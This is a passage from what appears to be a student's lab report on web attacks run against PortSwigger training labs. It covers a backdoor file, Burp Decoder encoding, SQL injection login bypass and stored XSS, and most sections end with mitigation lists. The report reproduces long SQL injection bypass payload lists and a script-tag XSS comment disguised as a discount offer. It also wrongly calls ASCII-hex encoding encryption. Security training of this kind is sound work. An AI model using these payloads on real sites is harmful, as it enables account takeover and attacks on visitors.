
- Inside that file, Scripting is available to inject target, sending this file to target system and running in it will create backdoor for us.
- This is social engineering attack.

Mitigation:


1. Educate users and employees about social engineering tactics and the risks associated with unsolicited information requests or actions.
2. Enforce strict access controls and adhere to the principle of least privilege to limit unnecessary permissions.
3. Deploy intrusion detection and prevention systems to detect and block unusual network activity and unauthorized access attempts.
4. Continuously update and patch software and systems to eliminate vulnerabilities exploited for backdoor creation.
5. Regularly assess the security of third-party applications and maintain awareness of any potential risks they may introduce.

Cryptography


- Open Decoder in Burp Suite.




-
- Enter the text which is needed to encrypt and click on “encode as”.
➤ There will be list of encryption types, select one type which you wanted for example “ASCII hex”.



- The entered text successfully encrypted into selected type.



- Now click on decode as and select same type as it is encoded to decrypt the text.



- The encrypted message is successfully decrypted in to plain text again.
 - This is known as Cryptography.


Mitigation:

1. Use the latest encryption algorithms and keep encryption protocols up to date to stay resilient against evolving threats.
 2. Employ strong encryption for data at rest and in transit, and secure encryption keys in hardware security modules.
 3. Regularly audit and review key management practices to ensure the security of cryptographic keys.
 4. Implement end-to-end encryption for data transmission to protect against eavesdropping.
 5. Keep a watchful eye on emerging cryptographic vulnerabilities and adapt as necessary.

SQL Injection


Authentication Bypass by SQL Injection:

- Search for Authentication bypass payloads for SQL injection in GitHub.



The screenshot shows a GitHub repository page for "payloadbox/sql-injection-payload-list". The README.md file contains a large list of SQL injection payloads for authentication bypass. The payloads include various logical operators like AND, OR, NOT, and comparison operators like =, <, >, <=, >=. These are combined with single quotes, double quotes, and other characters to craft SQL queries that bypass standard authentication checks.

```
...  
'<  
'&  
'^'  
'*'  
' or ''='  
' or '' ''  
' or ''&'  
' or ''^'  
' or ''*'  
'_'  
' '  
"&"  
"^"  
"*"  
" or ''."  
" or '' ''  
" or ''&"  
" or ''^"  
" or ''*"  
or true--  
or true--  
or true--  
) or true--  
) or true--  
' or 'x'='x  
' or ('x')=(x  
) or ((x))=((x  
" or "x"='x  
") or ("x")=(x  
") or ((x))=((x  
or 1<1  
or 1<1--  
or 1<1#
```



This screenshot shows the same GitHub repository page, but the README.md file content has been significantly expanded. It now includes a wide variety of SQL injection payloads, including many more complex and obfuscated variants. The payloads continue to use logical operators and comparison operators to manipulate the database query results.

```
admin' or 'x' = 'x  
admin' or '1'='1//  
admin' or 1=1 or ''=  
admin' or 1=1  
admin' or 1=1--  
admin' or 1=1#  
admin' or 1=1/*  
admin' or ('1'='1  
admin' or ('1'='1'--  
admin' or ('1'='1'#  
admin' or ('1'='1')/  
admin' or '1'='1  
admin' or '1'='1'--  
admin' or '1'='1#  
admin' or '1'='1/*  
1234 ' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313ed055  
admin' --  
admin" #  
admin"/#  
admin" or "1"="1  
admin" or "1"="1"--  
admin" or "1"="1#  
admin" or "1"="1"/  
admin" or 1=1 or ""=  
admin" or 1=1  
admin" or 1=1--  
admin" or 1=1#  
admin" or 1=1/*  
admin" or ('1'='1  
admin" or ('1'='1'--  
admin" or ('1'='1'#  
admin" or ('1'='1')/  
admin" or "1"="1  
admin" or "1"="1"--  
admin" or "1"="1#  
admin" or "1"="1/*  
1234 " AND 1=0 UNION ALL SELECT "admin", "81dc9bdb52d04dc20036dbd8313ed055
```

- There are so many payloads, in these only few might work on websites depends on their vulnerability.

The screenshot shows a web browser window with the URL `0a420088036cc01880b2e9ce00f10047.web-security-academy.net`. The page title is "SQL injection vulnerability allowing login bypass". A green button in the top right corner says "LAB Not solved". Below the title, there's a link "Back to lab description >". The main content features a header "WE LIKE TO SHOP" with a hanger icon. Below it is a grid of four products:

- Adult Space Hopper**: An orange balloon-like object with a face. Rating: ★★★☆☆ \$1.71. Buttons: "View details".
- Giant Pillow Thing**: A large blue beanbag chair. Rating: ★★★☆☆ \$2.56. Buttons: "View details".
- Pest Control Umbrella**: A drawing of a person holding an umbrella over a group of insects. Rating: ★★★★☆ \$79.48. Buttons: "View details".
- Lightbulb Moments**: A drawing of a lightbulb inside a thought bubble. Rating: ★★★★☆ \$58.13. Buttons: "View details".

At the bottom of the page, there are horizontal navigation arrows and links for "Home" and "My account". A red arrow points from the "My account" link towards the top right corner of the page.

- Select a website, click on my account or open login page of targeted website.

The screenshot shows a web browser window with the URL `0a420088036cc01880b2e9ce00f10047.web-security-academy.net/login`. The page title is "SQL injection vulnerability allowing login bypass". A green button in the top right corner says "LAB Not solved". Below the title, there's a link "Back to lab description >". The main content is a "Login" form:

Username	<input type="text" value="administrator'--"/>
Password	<input type="password" value="....."/>
<input type="button" value="Log in"/>	

A red arrow points from the "username" input field towards the top right corner of the page.

- Enter payload in username (such as [administrator'--]) and enter random password and click login.

Congratulations, you solved the lab!

Your username is: administrator


- Here it is successfully logged into administrator account in the website using that payload.
- This is known as bypassing authentication using SQL Injection.

Mitigation:

1. Use parameterized queries and prepared statements to prevent malicious SQL code injection in database interactions.
2. Validate and sanitize user input to eliminate potential vulnerabilities in SQL queries.
3. Regularly update and patch the database management system to address known security vulnerabilities.
4. Implement robust access controls to limit user access to only the necessary database functions.
5. Perform regular security assessments and penetration testing to identify and address potential SQL injection vulnerabilities.

Cross-Site Scripting (XSS)

1- Stored XSS:



The screenshot shows a web browser window with the URL `0a0c00260343ede0816552f900ba0075.web-security-academy.net/post?postId=7`. The page title is "Stored XSS into HTML context with nothing encoded". The page content includes the Web Security Academy logo, a heading "Stored XSS into HTML context with nothing encoded", a link "Back to lab description >", and a large image of a person in a boat on a tropical beach. Below the image, the text "Benefits of Travelling" and "Bob Forapples | 05 September 2023" are visible. A green "LAB" button with "Not solved" and a lock icon is in the top right corner.

- Open ecommerce website or social media or blogs where you wanted to perform stored XSS, for example travelling blog.

A screenshot of a web browser displaying a blog post. The URL in the address bar is 0a0c00260343edea816552f900ba0075.web-security-academy.net/post?postId=7. The post is by Aileen Slightly on 18 September 2023. The content of the post is: "My husband keeps quoting bits from this to me. This he remembers, but not the darn shopping list?" Below the post is a "Leave a comment" form. The "Comment:" field contains the XSS payload: <script>alert("Hacked")</script>. The "Name:" field contains "50% DISCOUNT ON BAGS". The "Email:" field contains "dummy8055@gmail.com". The "Website:" field contains a link: <https://pranx.com/hacker/>. A "Post Comment" button is visible at the bottom of the form.

- Open comment section in that website or page.

A screenshot of a web browser displaying a blog post. The URL in the address bar is 0a0c00260343edea816552f900ba0075.web-security-academy.net/post?postId=7. The post is by Aileen Slightly on 18 September 2023. The content of the post is: "My husband keeps quoting bits from this to me. This he remembers, but not the darn shopping list?" Below the post is a "Leave a comment" form. The "Comment:" field contains the XSS payload: <script>alert("Hacked")</script>. A large red arrow points from the left margin towards the "Comment:" field. The "Name:" field contains "50% DISCOUNT ON BAGS". The "Email:" field contains "dummy8055@gmail.com". The "Website:" field contains a link: <https://pranx.com/hacker/>. A "Post Comment" button is visible at the bottom of the form.

- Fill the sections with desired script and link to redirect users and good caption to attract users.

A screenshot of a web browser displaying a comment section. The comments are as follows:

- Clive Started | 13 September 2023
My best friend Steve ran off with my wife yesterday. Well, he's only been my best friend since yesterday.
- Bud Vizer | 15 September 2023
What music do you listen to when you write?
- Ivor Lemon | 16 September 2023
You deserve everything you get, and more :-)
- Ben Eleven | 18 September 2023
I'm using my dad's computer, every time he looks over I'm pretending to read this blog. When he isn't looking, I'm ordering Fifa on Amazon. Thanks for the distraction.
- Aileen Slightly | 18 September 2023
My husband keeps quoting bits from this to me. This he remembers, but not the darn shopping list?
- 50% DISCOUNT ON BAGS | 03 October 2023

A red arrow points to the timestamp "03 October 2023" of the "50% DISCOUNT ON BAGS" comment. Below the comments is a "Leave a comment" form with a "Comment:" input field.

- Stored XSS script is hidden behind attractive caption.


A screenshot of a web-based hacking interface. The interface includes several windows:

- Program Console: Shows the command "penetrat* =".
- Neural Network Tracing: A window showing a complex network graph with many nodes and connections.
- Advertisements: A window showing a large seal of the United States of America.
- Bitcoin Miner: A window icon.
- Headquarter surveillance: A window icon.
- Password Cracker: A window icon.
- Nuclear Plant: A window icon.
- Remote Connection: A window icon.
- Advertisements: A window icon.
- Interpol Database: A window icon.
- Program Console: A window icon.
- Compiling Code: A window showing code compilation progress.

